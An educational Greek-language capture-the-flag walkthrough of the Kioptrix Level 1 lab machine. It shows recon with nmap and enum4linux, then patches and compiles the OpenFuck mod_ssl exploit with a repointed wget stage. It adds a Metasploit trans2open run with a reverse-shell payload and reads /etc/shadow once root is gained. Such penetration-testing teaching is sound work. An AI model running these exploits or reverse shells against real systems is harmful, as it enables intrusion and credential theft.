CSEC 101 // CYBERSECURITY LAB SERIES

07

LAB_07 > 07. Kioptrix

Kioptrix Level 1 — CTF Walkthrough

> Apache mod_ssl (CVE-2002-0082) / Samba → compile OpenFuck → root

Επίπεδο: Αρχάριος | nmap | enum4linux | Metasploit | mod_ssl | Samba

```
root@lab:~# ./start_lab_07.sh
```

Εργαστηριακό Υλικό Κυβερνοασφάλειας – Εκπαιδευτική Χρήση

VulnHub / TryHackMe, Ethical Hacking

Kioptrix: Level 1 CTF — Walkthrough βασισμένο σε βίντεο

Ο οδηγός αυτός ακολουθεί **βήμα προς βήμα** τη μεθοδολογία ενός βίντεο-walkthrough για το μηχάνημα **Kioptrix: Level 1 (#1)** του VulnHub. Σε αντίθεση με ένα απλό «κυνήγι flags», εδώ δίνεται έμφαση στη **φιλοσοφία ενός πραγματικού penetration test** — δηλαδή στην αναζήτηση αδυναμιών στις **υπηρεσίες** του στόχου — καθώς και σε ένα θέμα που κάνει το Kioptrix 1 ιδιαίτερα διδακτικό: την **επικαιροποίηση (patching) και τη μεταγλώττιση (compilation) ενός παλιού exploit** ώστε να τρέξει σε σύγχρονο Kali Linux.

> - **VM:** VulnHub — Kioptrix: Level 1 (#1)
> - **Κατηγορία:** Boot-to-Root, Δυσκολία: Beginner (OSCP-like)
> - **Στόχος παιχνιδιού:** απόκτηση **root** με οποιοδήποτε μέσο (δεν υπάρχει flag αρχείο — η απόδειξη είναι το `uid=0`).

Προσοχή! Όλες οι IP διευθύνσεις στις οδηγίες είναι ενδεικτικές. Εδώ ο στόχος εμφανίζεται ως `192.168.1.106`, αλλά σε κάθε περιβάλλον ο DHCP αποδίδει διαφορετικές διευθύνσεις. Προσαρμόστε κάθε εντολή στο δικό σας δίκτυο αντί να την εκτελείτε αυτούσια.

Σημείωση για τα screenshots

Το παρόν walkthrough εικονογραφείται με **ενδεικτικά στιγμιότυπα τερματικού** που αναπαριστούν την αναμενόμενη έξοδο κάθε σταδίου. Δεν πρόκειται για frames του βίντεο ούτε για καταγραφή ζωντανού στόχου, αλλά για **αντιπροσωπευτικές οθόνες** που βοηθούν στην κατανόηση της ροής. Τα ακριβή banners, hashes και διευθύνσεις θα διαφέρουν στο δικό σας περιβάλλον.

Η Φιλοσοφία: «Ψάξε αδυναμίες, όχι flags»

Το Kioptrix είναι μια σειρά εικονικών μηχανών σχεδιασμένων να προσομοιώνουν **ρεαλιστικά σενάρια** penetration testing και συχνά προτείνονται ως προετοιμασία για πιστοποιήσεις τύπου **OSCP**. Ο στόχος δεν είναι η συλλογή σημαιών, αλλά η **πλήρης κατάκτηση του συστήματος (root)** μέσω της εκμετάλλευσης των εκτεθειμένων υπηρεσιών.

Τι μαθαίνει κανείς από το Kioptrix 1:

- **Service enumeration** — χαρτογράφηση θυρών και ακριβών εκδόσεων (Nmap), SMB enumeration (`enum4linux`, `rpcclient`).

- **Αναγνώριση rabbit holes** — όχι κάθε ανοιχτή υπηρεσία είναι ο δρόμος προς το root, ο web server εδώ είναι «δόλωμα».
- **Αντιστοίχιση έκδοσης → exploit** (`searchsploit`) με βάση τα banners.
- **Exploit maintenance** — η πιο σημαντική δεξιότητα του lab: **patching & compilation** ενός ξεπερασμένου exploit ώστε να χτίζεται και να τρέχει σήμερα.

Μεθοδολογία (PTES)

```
[ Reconnaissance ]  →  εύρεση IP (netdiscover) & ανοιχτών θυρών (Nmap)
        |
        ▼
[ Enumeration ]     →  enum4linux / rpcclient (SMB), dirb (web), searchsploit
        |
        ▼
[ Vuln Analysis ]   →  Apache mod_ssl 2.8.4 < 2.8.7  (CVE-2002-0082)
        |
        ▼
[ Exploitation ]    →  patch + compile "OpenFuck" (764.c) → remote root
        |
        ▼
[ Post-exploit ]    →  επιβεβαίωση uid=0(root)  &  σημειώσεις hardening
```


Πληροφορίες Στόχου

- **Όνομα Στόχου:** Kioptrix: Level 1 (#1)
- **Πλατφόρμα:** VulnHub
- **Λειτουργικό:** Red Hat Linux (kernel 2.4.x) — εποχής ~2001
- **Επιθετική Μηχανή:** Kali Linux
- **Κύριος φορέας επίθεσης:** `Apache 1.3.20` + `mod_ssl 2.8.4` (θύρες 80/443)
- **Εναλλακτικός φορέας:** `Samba` (θύρα 139) — βλ. Παράρτημα

Βήμα 0: Προετοιμασία & Έλεγχος Δικτύου

Πριν από κάθε επίθεση, εντοπίζουμε τον στόχο στο τοπικό υποδίκτυο. Το `netdiscover` στέλνει ARP αιτήματα και αποκαλύπτει τους ενεργούς hosts:

```
ip addr show                      # η δική μας IP / subnet
sudo netdiscover -r 192.168.1.0/24   # ή: sudo arp-scan -l
ping -c 4 192.168.1.106           # έλεγχος συνδεσιμότητας
```



Εικόνα 1 — Το `netdiscover` εντοπίζει τον στόχο στη διεύθυνση `192.168.1.106`. Τα πρώτα 3 bytes της MAC (OUI) αποκαλύπτουν τον hypervisor — π.χ. `00:0c:29` / `00:50:56` για VMware, `08:00:27` για VirtualBox.

Βήμα 1: Αναγνώριση — Σάρωση Θυρών (Nmap)

Εκτελούμε σάρωση με service/version detection και aggressive mode. Η ακριβής αναγνώριση των **εκδόσεων** είναι καθοριστική, γιατί το μηχάνημα είναι τόσο παλιό που η έκδοση κάθε υπηρεσίας οδηγεί απευθείας σε γνωστά CVEs:

```
sudo nmap -sV -A -T4 192.168.1.106
```

Ανάλυση της εντολής

- `-sV` — Service/Version detection (banner grabbing): η ακριβής έκδοση κάθε υπηρεσίας.
- `-A` — Aggressive: OS detection, version detection, default NSE scripts και traceroute.
- `-T4` — επιθετικός χρονισμός, κατάλληλος για σταθερό τοπικό εργαστήριο.

```
nmap — service & version scan
└─$ sudo nmap -sV -A -T4 192.168.1.106

Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.1.106
Host is up (0.00042s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix) mod_ssl/2.8.4
                                OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) mod_ssl/2.8.4
32768/tcp open  status      1 (RPC #100024)
Service Info: OS: Unix  (Red Hat Linux)

Service detection performed. Nmap done: 1 IP address (1 host up)
```

Εικόνα 2 — Nmap: ανοιχτές οι θύρες 22 (ssh), 80 (http), 111 (rpcbind), 139 (samba), 443 (ssl/https) και 32768 (status).

Εντοπισμένες Ανοιχτές Θύρες


Port / Protocol	Service	Έκδοση	Παρατήρηση
`22/tcp`	**ssh**	OpenSSH 2.9p2	Πολύ παλιά, αλλά χωρίς εύχρηστο remote exploit.
`80/tcp`	**http**	Apache 1.3.20 + mod_ssl/2.8.4	**Ο κύριος στόχος** (μέσω του mod_ssl).
`111/tcp`	**rpcbind**	RPC portmapper	Δείχνει τις εγγεγραμμένες RPC υπηρεσίες.
`139/tcp`	**netbios-ssn**	Samba	Επιτρέπει null session, **εναλλακτικό μονοπάτι**.
`443/tcp`	**ssl/https**	Apache 1.3.20 + mod_ssl/2.8.4	Η SSL πλευρά του ίδιου ευπαθούς web server.
`32768/tcp`	**status**	RPC status (rpc.statd)	Ιστορικά ευπαθές, εδώ όμως rabbit hole.

> **Παρατήρηση:** Το banner του Apache αποκαλύπτει ταυτόχρονα **τρεις** πληροφορίες-κλειδιά: `Apache/1.3.20`, `mod_ssl/2.8.4` και `OpenSSL/0.9.6b`. Κρατήστε τα — θα χρειαστούν και για το matching του exploit και για την επιλογή του σωστού offset.

Βήμα 2: Enumeration του SMB (enum4linux / rpcclient)

Με ανοιχτές τις θύρες 139/111, αξίζει να απαριθμήσουμε τον Samba. Το `enum4linux` δοκιμάζει **null session** (κενό username/password) και συγκεντρώνει πληροφορίες χρηστών, ομάδων και shares:

```
enum4linux -a 192.168.1.106
```



Εικόνα 3 — Ο server επιτρέπει session με κενά διαπιστευτήρια (null session), αλλά η έκδοση του Samba δεν αποκαλύπτεται στο banner.

Επιβεβαιώνουμε χειροκίνητα το null session με τον `rpcclient`:

```
rpcclient -U "" -N 192.168.1.106
rpcclient $> enumdomusers      # απόπειρα απαρίθμησης χρηστών
rpcclient $> srvinfo
```

> **Συμπέρασμα:** Το null session υπάρχει, αλλά οι εντολές user enumeration δεν επιστρέφουν κάτι αξιοποιήσιμο, και **η έκδοση του Samba παραμένει κρυφή**. Αυτό δεν σημαίνει ότι ο Samba είναι ασφαλής — απλώς ότι θα χρειαστεί διαφορετική προσέγγιση (βλ. εναλλακτικό μονοπάτι). Προς το παρόν στρεφόμαστε στον web server.

Βήμα 3: Εξέταση του Web Server & Directory Fuzzing

Ανοίγουμε `http://192.168.1.106/` και `https://192.168.1.106/` στον browser: εμφανίζεται η **προεπιλεγμένη σελίδα «Test Page» του Apache** — ένδειξη ότι δεν φιλοξενείται κανονική εφαρμογή. Οι τυπικοί πρώτοι έλεγχοι:

```
curl -s http://192.168.1.106/robots.txt     # εδώ: τίποτα
dirb http://192.168.1.106/                   # content discovery
nikto -h http://192.168.1.106                # γνωστές web ευπάθειες
```

dirb — web content discovery

```
└─$ dirb http://192.168.1.106/

-----------------
DIRB v2.22  By The Dark Raver
-----------------
URL_BASE: http://192.168.1.106/

---- Scanning URL: http://192.168.1.106/ ----
+ http://192.168.1.106/cgi-bin/  (CODE:403|SIZE:272)
+ http://192.168.1.106/index.html  (CODE:200|SIZE:2890)
+ http://192.168.1.106/manual/     (CODE:200)
+ http://192.168.1.106/mrtg/       (CODE:200)
+ http://192.168.1.106/usage/      (CODE:200)

==> Standard Apache layout — the web root is a decoy (rabbit hole).
```


Εικόνα 4 — Το `dirb` επιστρέφει μόνο τα τυπικά `cgi-bin/`, `manual/`, `mrtg/`, `usage/` μιας προεπιλεγμένης εγκατάστασης Apache.

> **Rabbit hole:** Ο web server **δεν περιέχει εφαρμογή** προς εκμετάλλευση — είναι εκεί για να σας απασχολήσει. Το πραγματικό τρωτό σημείο δεν βρίσκεται *μέσα* στο site, αλλά στο **ίδιο το λογισμικό** που το σερβίρει: το `mod_ssl 2.8.4`.

Βήμα 4: Vulnerability Analysis — Αντιστοίχιση Exploit

Ελέγχουμε με `searchsploit` τις εκδόσεις που βρήκε το Nmap. Το OpenSSH 2.9 και το Apache 1.3.20 δεν δίνουν κάτι άμεσα εύχρηστο, αλλά το **`mod_ssl < 2.8.7`** δίνει το κλασικό remote buffer overflow:

```
searchsploit openssh 2.9          # → τίποτα πρακτικό
searchsploit apache 1.3.20        # → κυρίως directory traversal (rabbit hole)
searchsploit mod_ssl 2.8          # → το ζητούμενο
```



Εικόνα 5 — `mod_ssl < 2.8.7 OpenSSL Remote Buffer Overflow` (γνωστό ως «OpenFuck» / «OpenFuckV2»), διαδρομή `unix/remote/764.c`.

Η ευπάθεια αντιστοιχεί στο **CVE-2002-0082** (heap overflow στο `mod_ssl` κατά τον χειρισμό της SSL handshake). Η έκδοση του στόχου είναι `2.8.4`, δηλαδή **μικρότερη** του `2.8.7` → ευπαθής. Αντιγράφουμε τον κώδικα τοπικά:

```
searchsploit -m unix/remote/764.c
```

Βήμα 5: Το «κλειδί» του lab — Patching & Compilation

Εδώ βρίσκεται η πραγματική διδακτική αξία του Kioptrix 1. Ο κώδικας `764.c` γράφτηκε πριν ~20 χρόνια και **δεν μεταγλωττίζεται ως έχει** σε σύγχρονο Kali: αναφέρεται σε παλιές κεφαλίδες OpenSSL και κατεβάζει το δεύτερο στάδιο (`ptrace-kmod.c`) από ένα **νεκρό URL**.

5.1 Εγκατάσταση απαιτούμενων βιβλιοθηκών

Το exploit συνδέεται με τη βιβλιοθήκη OpenSSL (`-lcrypto`), οπότε χρειάζονται τα development headers:

```
sudo apt-get update
sudo apt-get install -y libssl-dev
```

5.2 Απαιτούμενες τροποποιήσεις στον `764.c`

Ανοίγουμε το αρχείο (`nano 764.c`) και κάνουμε τρεις αλλαγές:

1. **Προσθήκη κεφαλίδων** κοντά στα υπάρχοντα `#include <openssl/ ... >`:

`c #include <openssl/rc4.h> #include <openssl/md5.h> #include <string.h> #include <stdlib.h>`

2. **Αντικατάσταση του νεκρού wget URL** που κατεβάζει το `ptrace-kmod.c`. Βρίσκουμε τη γραμμή με το `wget ... ptrace-kmod.c` και τη δείχνουμε σε έναν **ζωντανό** καθρέφτη του payload (ή το σερβίρουμε τοπικά — βλ. σημείωση).

3. **Αποθήκευση** και έξοδος.

5.3 Μεταγλώττιση

```
gcc -o OpenFuck 764.c -lcrypto
```

gcc — patch & compile the exploit

```
└─$ sudo apt-get install -y libssl-dev
libssl-dev is already the newest version.

└─$ gcc -o OpenFuck 764.c -lcrypto
764.c:719:... warning: passing argument from incompatible
   pointer type  [-Wincompatible-pointer-types]
==> warnings only — binary produced successfully.

└─$ ls -l OpenFuck
-rwxr-xr-x 1 attacker attacker 28112 OpenFuck

# Notes that had to be patched in 764.c before it builds on a
# modern distro:
#  - add missing <openssl/...> + <stdlib.h>/<string.h> includes
#  - replace the dead wget URL for ptrace-kmod.c with a live one
```


Εικόνα 6 — Η μεταγλώττιση ολοκληρώνεται. Οι προειδοποιήσεις τύπου `incompatible pointer type` είναι αναμενόμενες (παλιός κώδικας) και δεν εμποδίζουν την παραγωγή του εκτελέσιμου `OpenFuck`.

> **Σημείωση για το payload (`ptrace-kmod.c`):** Το exploit, μετά το αρχικό overflow, κατεβάζει και μεταγλωττίζει *στον στόχο* ένα δεύτερο exploit τοπικής κλιμάκωσης (local privesc). Αν το αρχικό URL είναι νεκρό, η πιο αξιόπιστη λύση είναι να **σερβίρετε εσείς** το `ptrace-kmod.c` από τη μηχανή επίθεσης (π.χ. `python3 -m http.server 80` στον φάκελό του) και να δείξετε εκεί το wget μέσα στον `764.c`.

Βήμα 6: Επιλογή Offset & Εκτέλεση

Τρέχοντας το εκτελέσιμο χωρίς ορίσματα, εμφανίζεται ο πίνακας των **υποστηριζόμενων offsets** (ένας ανά συνδυασμό διανομής/έκδοσης Apache). Πρέπει να επιλέξουμε αυτόν που ταιριάζει στο banner του Nmap:

```
./OpenFuck
```




Εικόνα 7 — Αναζητούμε την εγγραφή `RedHat Linux 7.2 (apache-1.3.20)`. Στην πράξη λειτουργεί το offset `0x6b` (η δεύτερη παραλλαγή, το `0x6a` συχνά αποτυγχάνει).

Εκτέλεση της επίθεσης

Η σύνταξη είναι `./OpenFuck <offset> <target> [-c <connections>]`. Το `-c` ορίζει πόσες παράλληλες SSL συνδέσεις θα ανοιχτούν για να «γεμίσει» το heap, μια τιμή **50** είναι αξιόπιστη:

```
./OpenFuck 0x6b 192.168.1.106 -c 50
```



Εικόνα 8 — Μετά τη SSL σύνδεση και την αποστολή του shellcode, το δεύτερο στάδιο (`ptrace-kmod`) μεταγλωττίζεται στον στόχο και αποκτούμε root shell: `uid=0(root)`.

Ανάλυση της αλυσίδας εκμετάλλευσης

1. **Heap overflow στο `mod_ssl`** (CVE-2002-0082) κατά την SSLv2 handshake → απομακρυσμένη εκτέλεση κώδικα ως χρήστης `apache`.
2. Το shellcode **κατεβάζει και μεταγλωττίζει** στον στόχο το `ptrace-kmod.c` (τοπικό privesc που εκμεταλλεύεται το `ptrace`/kmod του kernel 2.4).
3. Το δεύτερο στάδιο ανεβάζει το shell από `apache` σε **`root`**.

Βήμα 7: Επιβεβαίωση (Post-exploitation)

Δεν υπάρχει αρχείο flag — η απόδειξη της κατάκτησης είναι τα δικαιώματα root:

```
id              # uid=0(root) gid=0(root)
uname -a        # Linux kioptrix.level1 2.4.7-10  ...
whoami          # root
cat /etc/shadow | head   # πρόσβαση στα password hashes όλων των χρηστών
```

Σε αυτό το σημείο, ένας επιτιθέμενος θα είχε **πλήρη έλεγχο** του συστήματος: ανάγνωση/τροποποίηση κάθε αρχείου, εξαγωγή διαπιστευτηρίων (`/etc/shadow`), εγκατάσταση persistence και pivoting προς το υπόλοιπο δίκτυο.

Εναλλακτικό Μονοπάτι: Samba (trans2open)

Το Kioptrix 1 λύνεται με **περισσότερους από έναν** τρόπους. Πέρα από το `mod_ssl`, η θύρα **139 (Samba)** είναι επίσης ευπαθής: οι παλιές εκδόσεις Samba (`< 2.2.8a`) πάσχουν από το **trans2open buffer overflow** (CVE-2003-0201), που επίσης δίνει root απευθείας.

```
# Μέσω Metasploit (ενδεικτικά):
msfconsole -q
use exploit/linux/samba/trans2open
set RHOSTS 192.168.1.106
set payload linux/x86/shell_reverse_tcp
set LHOST <KALI_IP>
run
```

> Αν και ο `enum4linux` δεν αποκάλυψε την έκδοση του Samba, το trans2open συχνά πετυχαίνει «στα τυφλά» λόγω του εύρους εκδόσεων που καλύπτει. Πρόκειται για χρήσιμη άσκηση σύγκρισης: **δύο ανεξάρτητες υπηρεσίες, δύο ανεξάρτητα μονοπάτια προς root.**

Σύνοψη Επίθεσης

